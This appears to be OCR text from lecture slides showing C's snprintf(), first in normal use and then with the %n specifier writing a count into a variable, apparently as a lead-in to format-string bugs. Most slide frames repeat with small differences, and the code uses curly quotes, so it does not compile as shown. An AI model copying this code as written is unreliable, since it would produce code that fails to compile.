   snprintf(buf, 500, “Hello %d world%s”,
               w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
   snprintf(buf, 500, “Hello %d world%s”,
            w, ending);
}
…
foo(5);
```




The way snprintf() normally works

```
void foo(int w) {
   char buf[500];
   const char *ending = w==1? “”:”s”;
   snprintf(buf, 500, “Hello %d world%s”,
                w, ending);
}
…
foo(5);
```




Now with %n

```
void foo(int w) {
   char buf[500];
   int x;
   snprintf(buf, 500, “Hello %d world%n”,
               w, &x);
}
…
foo(5);
```




Now with %n

```
void foo(int w) {
   char buf[500];
   int x;
   snprintf(buf, 500, “Hello %d world%n”,
               w, &x);
}
…
foo(5);
```




Now with %n

```
void foo(int w) {
   char buf[500];
   int x;
   snprintf(buf, 500, “Hello %d world%n”,
            w, &x);
}
…
foo(5);
```



